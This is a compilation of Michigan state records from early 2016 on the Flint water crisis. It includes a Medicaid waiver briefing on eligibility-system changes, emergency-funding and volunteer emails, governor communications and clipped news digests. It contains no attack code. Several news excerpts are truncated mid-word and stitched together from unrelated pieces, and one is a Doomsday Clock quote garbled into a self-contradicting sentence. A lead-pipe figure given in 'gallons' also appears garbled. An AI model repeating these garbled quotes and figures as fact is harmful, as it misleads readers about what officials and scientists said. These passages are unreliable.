- Premium changes in OFA

To support these changes, the MAGI Eligibility Determination Service will make the following changes:

- Implementation of special waiver rules to include 400% FPL and impacted status
  - Inference of impact for FFM applications
- Implementation of waiver specific TOA(s) for Medicaid and CHIP
- Implementation of retro-active coverage to MAGI standards
- Update PE determinations to allow for special waiver indicator

To support these changes, the CHAMPS will make the following changes:

- Support all MMIS functions for special waiver beneficiaries
- Communicate appropriate status information to downstream systems
- Update OFA as necessary (Account Codes)
- Beneficiary and DPO requirements for access to data possibly using ProviderPortal, MyHealthButton and MyHealth Portal

To support these changes, the DCH DW will make the following changes:

- Beneficiaries will be appropriately reflected in the MEC Check
- Required historical reporting will be developed
- Possible support of DPO through CC360

To support these changes, external stakeholders will need system modifications:

- Managed Care Plans - The enrollment file from CHAMPS will include an indicator that the beneficiary is part of the waiver
- Magellan - CHAMPS would need to send an indicator so the beneficiary is not liable for co-pays and for reporting purposes

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### Impacts to field offices:

- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- OIG staff will require training and communication on how to verify if a beneficiary is part of the special waiver population
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.
- Information about data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

**Timeline – Tentative until verified by responsible vendors – expected to be overly aggressive and a phased release plan identified**

Phase I cycle	Start Date	End Date
Requirements and Design	17-Feb	26-Feb
Development	29-Feb	9-Mar
Testing (PRD-I)	10-Mar	22-Mar
Implementation	26-Mar	26-Mar

### Impacts to scheduled Eligibility PMO work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

### Mitigation plan for Eligibility PMO impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI
- This solution is applicable for Medicaid and MiChild
- Standard MAGI retroactive coverage will be provided to the beneficiaries for these new TOAs
- DHHS will confirm list of existing Medicaid and MiChild beneficiaries by 2/19

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the  
Medicaid Waiver

- Work required to implement the changes will need to commence 2/17
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- This is a fairly complete solution requiring coordination of multiple teams and large amounts of functionality
- The scope of this option may not fit into a concentrated time frame
- Creation of an acceptable phasing approach will require input from a number of stakeholders

**Subject:** SEOC information

Good morning,

I apologize I wasn't able to discuss this over the phone I was taking care of and SEOC request.



Any request that an agency has that they are seeking to be paid out of the Flint emergency funds must go to the agencies SEOC representative.

The SEOC representative will present the information to Captain Kelenske for approval.

If approval is given to the agency they will be able to have their request funded out of the "Flint" fund. If they do not receive approval the item that they are trying to purchase will need to be paid for out of the agencies operating budget.

If you were unaware of your SEOC representative please contact me and I will make sure that you know who they are.

**Subject:** Funding and Purchasing Guidance related to Flint - update

Hi Kristi,

I have asked Susan to follow up with you on this. My DTMB team has been working on the following activities over the past 2 weeks. I want to make sure we track our time in a way that allows you to bill as needed.

- Preservation of electronic records for legal discovery
- Preservation of electronic records for FOIA
- Analysis of potential Medicaid eligibility related changes
- Coordination of data requests
- Initial discussion potential WIC eligibility related changes

I have also received additional information:

Any request that an agency has that they are seeking to be paid out of the Flint emergency funds must go to the agencies SEOC representative. The agency SEOC representative will present the information to Captain Kelenske for approval. If approval is given to the agency they will be able to have their request funded out of the "Flint" fund. If they do not receive approval the item that they are trying to purchase will need to be paid for out of the agencies operating budget

**Subject:** FW: Flint Assistance Offers and SEOC work coordination

Hello Kristi,

DTMB received information that all State staff work to support Flint must go through the SEOC for approval. This is to ensure appropriate funding approval for this work.

I wanted to get your input on the MDHHS process to approve this work so that Susan can assist to get the necessary DTMB approval.

Currently, we have DTMB staff working on the following:

- Preservation of electronic records
- Analysis of potential Medicaid eligibility related changes
- Discussing potential WIC eligibility related changes

Thanks,  
Linda

Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

January 2016 vol. 10 no. 15

### Staggering death toll, sexual enslavement, child soldiers: UN report

Released earlier today details the severe and extensive impact on the ongoing conflict in Iraq, with at least 18,802 civilians killed and 15,000 wounded between 1 January 2014 and 31 October 2015. Another 5.6 million people have become internally displaced since January 2014, including more than a million children of school age. ISIS is holding estimated 12,000 people in Iraq. ISIS has abducted between 800 and 900 children in Mosul and 1,000 children who refused to fight are killed.

### Canada avoids sex attacks by accepting refugee over single men

Immigration minister John McCallum said Canada will not suffer from sexual attacks because the country “carefully selects” the Syrian refugees it takes in. McCallum said that because Canada has welcomed Syrian refugees with open hearts and love, Canadians will not be affected by their actions as Germany has been. “Most of them are not single men. Most of them are married with children. Whereas Germany accepts everybody that comes to

cCallum said.

## DAILY REPORT

TRICS BORDER/IMMIG. BUSINESS CYBERSECURITY DETECTION DISASTERS GOVERNMENT INFRASTR  
PUBLIC HEALTH PUBLIC SAFETY REGIONAL SCI-TECH SURVEILLANCE TERRORISM TRANSPORTATION WAT



January 2016 vol. 10 no. 21

### Justice minister resigns over law stripping of citizenship

Taubira, the French justice minister, has resigned from the  
lead of a debate over proposed laws which would strip citizenship  
terrorists. Taubira, one of few black women in the higher reaches  
ics and a committed left-winger, has not hidden her opposition to  
the citizenship laws.

### ism militia member killed, others arrested and off with police

er Robert "LaVoy" Finicum, 55, one of the armed antigovernment  
pying a remote federal facility in eastern Oregon, has been killed  
with the FBI and state police. The group's leader, Nevada rancher  
, and five other men were arrested. Those arrested were charged  
y to impede officers of the United States from discharging their  
through the use of force, intimidation, or threats.

## Minutes to midnight -- still

The *Atomic Scientists* yesterday announced that the minute hand of the Doomsday Clock will remain at three minutes to midnight. The recent progress in the Iran nuclear agreement and the Paris Agreement “constitute only small bright spots in a darker world situation full of catastrophe.” The *Bulletin*’s panel of security experts said that the world (to midnight) is too close. Far too close.” – but that this reflects a failure to continue to fail to focus their efforts and the world’s attention on the extreme danger posed by nuclear weapons and climate change. These dangers existential, that is exactly what we mean: They threaten the very existence of civilization and therefore should be the first order of business for leaders who care about their constituents and their countries.”

## Flint Water Study research team to present findings on Thursday







Dr. Marc Edwards and his team of research scientists and engineers will give a presentation on Thursday, 28 January, in Blacksburg to discuss their work -- done in collaboration with Flint, Michigan, residents -- on the widespread lead-in-water contamination. The presentation will include an overview of the Flint Water Study team’s efforts combining engineering, citizen science, laboratory experiments, investigative journalism, and social media to confirm the high lead levels in Flint’s water.

## Lead in water as poison: the Flint water crisis and the failure of America’s toxic infrastructure

As the crisis over the water in Flint, Michigan, rolls on, we’re learning more about the irresponsibility and callousness of officials and the failure of the system in charge. The mix of austerity politics, environmental racism, and corporate greed makes for a shocking brew, yet the physical conditions that make the water literally toxic for Flint residents are neither as exceptional nor as rare as much of the media coverage suggests. An estimated three to six million gallons of lead pipes across the United States still carry water, and most of the infrastructure is vulnerable to similar dangers, whether at the hands of short-sighted, prejudicial bureaucrats or politicians whose ideology or greed leads them to blithely dismiss well-established science. The best solution would be to replace our lead lines systematically and proactively, not just in this beset city at a time. Until we do so, it’s a safe bet that more lives will be lost in our horizon.

## Firefighters' risk of being assaulted far exceeds that of fighting colleagues

A study found that medical technicians and paramedics are fourteen times more likely to be violently injured on the job than the firefighters they work with. Researchers found that assault-related injuries are often not acknowledged by administration, and therefore they are

the workers as a "part of the job."

To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

## Affordable energy transformation in U.S.

Utilities could slash greenhouse gas emissions from power production 90 percent below 1990 levels within fifteen years while meeting demand, according to a new study. The study used a sophisticated model to evaluate future cost, demand, generation, and transmission scenarios. It found that with improvements in transmission and weather-driven renewable resources could supply most of the electricity at costs similar to today's.

## Warm years almost certainly the result of climate change

Warm years are with extremely high likelihood caused by human-induced climate change. Without greenhouse-gas emissions from burning coal and gas, the vanishingly small chance that 13 out of the 15 warmest years ever recorded would all have happened in the current, still young century. These odds are 1 in 5,000 and 1 in 170,000, a new study by an international team of scientists now shows. Including the data for 2015, which came in after the study was completed, makes the odds even slimmer.

## FROM THE DESK OF DAVE LORENZ

As the Pure Michigan Snow Day promotion continues, it's been great to see so many in the travel industry send in their [snow day dance videos](#) and share their "snow day" adventures via social media. On Monday, we hosted a #PureMichiganSnowDay Twitter chat discussing ways to take a Pure Michigan Snow Day -- a special thank you to everyone who participated and especially to Shanty Creek and Stormy Kromer for offering our fans terrific giveaway items.

If interested in re-living the chat and seeing comments and reactions from our fans, check out posts from January 25 on the [Pure Michigan twitter page](#) from noon -- 1 p.m.

I've had the opportunity to be in northern Michigan for several meetings the past two weeks and although I haven't yet had time to throw on the skis myself, it's been rewarding to see the buzz of activity at our resorts. We're hopeful the pent-up demand that was created by a slow to develop winter will drive travel to ski, snowmobile and do all of the other things we love to do at this time of year.

The big challenge we are dealing with right now is the water contamination issue in Flint. I know you are as concerned as I am for all of those who have been affected by the situation. I can only say that I'm confident that everything that can be done to find solutions, will be done.

For those of us in the travel industry -- we can do our part to help by doing what we do best. Let's stay positive promoting the great State of Michigan as a premier place to visit, four seasons of the year. By doing so we'll continue to positively impact our economy, generating jobs and revenue, which can be used to benefit our entire society.

This state has faced many challenges over the years and we have always come together in unity to resolve our issues. Let's hang tough and support Flint and everyone working to make things right. For more information on what is happening in Flint visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater) and to find out how you can help visit [www.helpforflint.com](http://www.helpforflint.com).

Last, but not least, Happy 179th Statehood Day Michigan! Hear what folks love most about Pure Michigan in this [statehood video](#).

Sincerely,

Dave Lorenz, Vice President Travel Michigan  
517-335-0007

## ISIS

### **U.S. mulling “decisive military action” against ISIS in Libya**

Four years after the toppling of Col. Muammar Qaddafi, the United States is mulling new military campaign in Libya to help stabilize the country. Peter Cook, a Pentagon spokesman, on Wednesday said officials are currently “looking at military options” to stop the Islamic State militant group from making further gains in the North African country.

## Immigration

### **U.S. undocumented population declines**

In a just-released report, the Center for Migration Studies of New York (CMS) finds that the U.S. undocumented population has fallen below eleven million for the first time since 2004. The report also offers evidence that the Mexican-born undocumented population continues to decline, falling by more than 600,000 since 2010. The study further describes trends in the undocumented population over the past few years for selected countries of origin and states of residence.

## Syria

## Syrian children conscripted into combat, dying on battlefields: UNICEF

Children under 15 conscripted into combat roles with others killed or maimed in attacks that have destroyed thousands of schools, the UN said. The Middle East regional director of UNICEF also said that water was being used as a weapon of war. Last summer, the Assad regime cut the water supply to the 2.1 million people of Aleppo more than forty times in an effort to weaken the rebel-supporting Sunni population of the city. The practice had just started again.

### Explosive kangaroo

## Explosive kangaroo part of teenagers' Melbourne terror plot

A 15-year old Briton and a 19-year old Australian were arrested for plotting to fill a kangaroo with explosives, paint an ISIS flag on its flank, then set it loose next to a group of police officers in order to kill as many of them as possible. The explosive kangaroo was part of a larger series of terror attacks the two, and four co-conspirators, were planning to launch in Melbourne during the 25 April 2015 commemorative services for Anzac Day, held to mark a century since the 1915 Gallipoli landings.

### **Guns**

## **Most Americans support smart guns: Survey**

In 2014, the most recent year for which final data are available, 33,599 people died in the United States from gun violence. The majority were suicides (more than 21,000 deaths), and firearm homicides accounted for more than 11,000 deaths. Unintentional shootings, in which children are often the shooter or the victim, comprised more than 500 deaths that year. Survey finds that nearly 60 percent of Americans, if they buy a new handgun, are willing to purchase a smart or childproof gun -- a weapon that is only operable in the hands of an authorized user.

### **Zika virus**

## **Mosquito species carrying Zika virus found in Washington, D.C.**

On Monday (25 January), the World Health Organization (WHO) announced

that Zika virus, a mosquito-borne illness that in the past year has swept quickly throughout equatorial countries, is expected to spread across the Americas and into the United States. Zika virus is transmitted by the mosquito species *Aedes aegypti*, also a carrier of dengue fever and chikungunya, two other tropical diseases. Though *Aedes aegypti* is not native to North America, researchers who study the species have reported a discovery of a population of the mosquitoes in a Capitol Hill neighborhood in Washington, D.C.

#### Public health

### **Brazil “badly losing” battle against Zika virus: Health minister**

Marcelo Castro, Brazil’s health minister, said Brazil is “badly losing” the battle against the *Aedes aegypti* mosquito which spreads the Zika virus. Brazil will deploy nearly 220,000 members of Brazil’s armed forces to go door-to-door as part of the mosquito eradication campaign. The government would distribute mosquito repellent to some 400,000 pregnant women who receive cash-transfer benefits. The authorities in Brazil are worried that the Carnival events, scheduled for next month, and the Olympic Games, due to be held in August, may both serve to cause an even more rapid spread of the virus.

#### Doom

### **It is 3 minutes to midnight -- still**

The *Bulletin of the Atomic Scientists* yesterday announced that the minute hand of the *Bulletin*’s closely watched Doomsday Clock will remain at three minutes to midnight, since recent progress in the Iran nuclear agreement and the Paris climate accord “constitute only small bright spots in a darker world situation full of potential for catastrophe.” The *Bulletin*’s panel of security experts said that “Three minutes (to midnight) is too close. Far too close.” – but that this reflects “world leaders continue to fail to focus their efforts and the world’s attention on reducing the extreme danger posed by nuclear weapons and climate change. When we call these dangers existential, that is exactly what we mean: They threaten the very existence of civilization and therefore should be the first order of business for leaders who care about their constituents and their countries.”

## Top Stories

JANUARY 30, 2016

*Welcome to a special Saturday edition of GovTech Today, where we recap our best stories of the week — just in case you missed them. Thanks for spending a little bit of your weekend with us.*

**Anonymous Activates #OpFlint:** According to the hacker group, OpFlint promises online attacks directed toward Michigan Gov. Rick Snyder's administration in response to the Flint water emergency, which has dominated national headlines recently. Though Vocativ.com says the video doesn't explain any specifics of Anonymous' attack plan, it does assure to those affected by the water crisis that, "We will amplify your voice where the mainstream media will surely fail you, as it has in the past." [See what Michigan officials had to say](#) about the threat.

**Speed Up by Slowing Down:** It's becoming increasingly difficult to stay current with emerging technologies while mitigating security vulnerabilities. So what can be done to keep up? Surprisingly, [it may be best to slow down](#), look around and catch your breath. That's right — if you want to speed up innovation, many experts suggest slowing down first.

**Emerging Tech Affects Jobs:** A new study has some worrisome revelations for the future of the global job market: By 2020, more than [5 million jobs could disappear](#) in the wake of advancing technology. And those in the public sector are not immune.

**SF's Startup in Residence:** Building on a program from 2014, the San Francisco Mayor's Office of Civic Innovation announced during a Jan. 28 press conference the [2016 Startup in Residence program](#) that includes a regional partnership with the neighboring cities of Oakland, San Leandro and West Sacramento. The ultimate goal? To build

## ISIS

### **Battle casualties, desertions reduce ISIS ranks by 20%: U.S.**

A U.S. intelligence report, cited yesterday by a White House spokesman, says that the number of ISIS fighters in Syria and Iraq has fallen from about 31,000 to 25,000. Senior U.S. officials point to battlefield casualties and desertions as the main reasons for the roughly 20 percent decline, adding that the intelligence report offers evidence that the U.S.-led campaign, which relies mostly on air attacks on ISIS targets, was working.

#### Facial recognition

### **Faster airport lines with facial recognition**

More and more people are travelling by plane, so automating airport security checks makes sense. The use of biometric features is a way to identify people at airports. New technology detects and tracks you from the second you arrive at

the airport until you're out of the arrivals hall at your destination.

[Read more](#)

#### **Nuclear proliferation**

### **Software helps detect nuclear tests**

When North Korea conducted its recent nuclear weapon test, it was not terribly difficult to detect. It was a fairly large blast, it occurred in a place where a test was not surprising, and the North Korean government made no effort to hide it. But clandestine tests of smaller devices, perhaps by terrorist organizations or other nonstate actors, are a different story. It is those difficult-to-detect events that the Vertically Integrated Seismic Analysis (VISA) -- a machine learning system -- aims to find.

#### **Resilience**

### **Making slums more resilient to climate change**

In our rapidly urbanizing world, access to sanitation, transportation, and other essential services remains a challenge for more than a billion people. In the world's poorest and most vulnerable urban communities, finding new ways to meet these day-to-day human needs not only leads to sustainable development, it also fortifies them against the effects of climate-induced disasters.

[Read more](#)

#### **Emerging threat**

### **Recent summer temperatures in Europe likely the warmest of the last 2 millennia**

Most of Europe has experienced strong summer warming over the course of the past several decades, accompanied by severe heat waves in 2003, 2010, and 2015. New research now puts the current warmth in a 2,100-year historical context. The evidence suggests that past variability has been associated with large volcanic eruptions and changes in the amount of energy received from the sun, but that temperatures over the past thirty years lie outside the range of these natural variations, supporting the conclusion that recent warming is mainly caused by anthropogenic activity.

### **Assad regime has committed crimes against humanity, war crimes, acts of “extermination”: UN**

In a report issued earlier today (Monday), the UN Human Rights Council has accused the regime of President Bashar al-Assad of actions which amount to “extermination.” “The government has committed the crimes against humanity of extermination, murder, rape or other forms of sexual violence, torture, imprisonment, enforced disappearance, and other inhuman acts,” the UN report says. “Based on the same conduct, war crimes have also been committed.”

### Obama urges Americans not to panic, asks Congress for emergency funding

President Barack Obama has urged the American public not to panic about the Zika virus, and has asked Congress for more than \$1.8 billion emergency funding to combat further infections. Speaking in an interview on CBS This Morning, Obama said: “The good news is this is not like Ebola, people don't die of Zika — a lot of people get it and don't even know that they have it.”

### Doubts cast on Continuity IRA's claims of responsibility for Friday's gang member shooting

Irish security sources have expressed their doubts over a claim by the Continuity IRA that it had carried out the attack on a boxing weigh-in at a Dublin hotel on Friday. Gang member David Byrne was shot dead and two others were injured in the carefully planned attack at the Regency hotel. The attack was carried out by six gunmen, one dressed as a woman.

#### Public health

### Toxic lead can stay in the body for years after exposure





By Stuart Shalat

The ongoing water crisis in Flint, Michigan has highlighted just how harmful lead contamination is. What you may not realize, however, is that lead exposure is a problem throughout the United States. The Centers for Disease Control and Prevention estimates that over four million households with children in the United States are exposed to elevated levels of lead. At least half a million children have blood lead levels above five micrograms per deciliter, the threshold that prompts a public health response. Because lead causes irreversible damage, making sure that people are not exposed to lead is especially important. Lead exposure in the United States has been minimized by two government actions – in 1973 and 1977 -- but there is still plenty of lead out there. And those who are poor or live in the shadow of abandoned industrial sites are often at greatest risk.

### Record Missouri flooding was man-made calamity: Scientists

At the end of December 2015, a huge storm named “Goliath” dumped 9-10 inches of rain in a belt across the central United States, centered just southwest of St. Louis, most of it in a three-day downpour. The rain blanketed the Meramec Basin, an area of 4,000 square miles drained by the Meramec River, which enters the Mississippi River south of St. Louis. Why was the flooding so bad? Most news reports blamed it on the heavy rain, but researcher say there was more to the flood than the rain.



[Read more](#)

#### Emerging threats

### Severe drought no longer caused just by nature

Scientists are calling on drought researchers and managers around the world to consider both human activity and natural phenomena in their battle to preserve increasingly scarce global water supplies. The experts say that severe droughts experienced recently in countries such as China, Brazil and the United States can no longer be seen as purely natural hazards. Changes to the way people use the water and the landscape contribute to extreme water shortages.

## VIDEO: What Governor Snyder's FY17 budget means for Michigan



Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.

This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.

Greenwich, CT 06866

Bensalem, PA, February 5 - Since the announcement of "Filters for Flint", ZeroWater is thankful to have surpassed over \$40,000 in donations of both pitchers and filters to the residents of Flint, Michigan. The first shipment of ZeroWater's NSF certified lead reduction pitchers and filters has already been delivered and the second shipment is on its way.

"We are extremely proud our "Filters for Flint" program has been such a success. Getting clean water to Flint residents is why this program was created and thanks to our loyal supporters we are doing just that," stated Doug Kellam, CEO of ZeroWater. "We are committed to being a part of the immediate solution as long as Flint needs us." [More](#)

## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



---

### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm

came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.

---



## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.

---

## Governor in USA Today: "I will fix this, and I mean it."

"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." [Click here to read the Governor's full op-ed.](#)

---

## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)

Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

Hi Mark –

Would it be possible to change the word “Centers” on the first page to “Sites”?

They would like an additional 35,000 copies 500 per bundle on the same paper weight used for the original order. Please send a copy of the change when ready.

Attached are both the English and Spanish versions. I have not been asked for reprints of the Spanish, but included it just in case.

Thanks Mark!

Hi Sierra

As mentioned here is the Chinese translated palm care. Trevor Hawks sent the first copy (4pgs) I tried to edit to 2 pages. Neither of them look like print quality.

Trever did not think he would be able to format the Chinese version to put onto the palm card format.

It is your decision how you would like to proceed tomorrow

救急援助请拨打 211（24 小时全年服务）

**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Contributing time, muscle and money

During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.

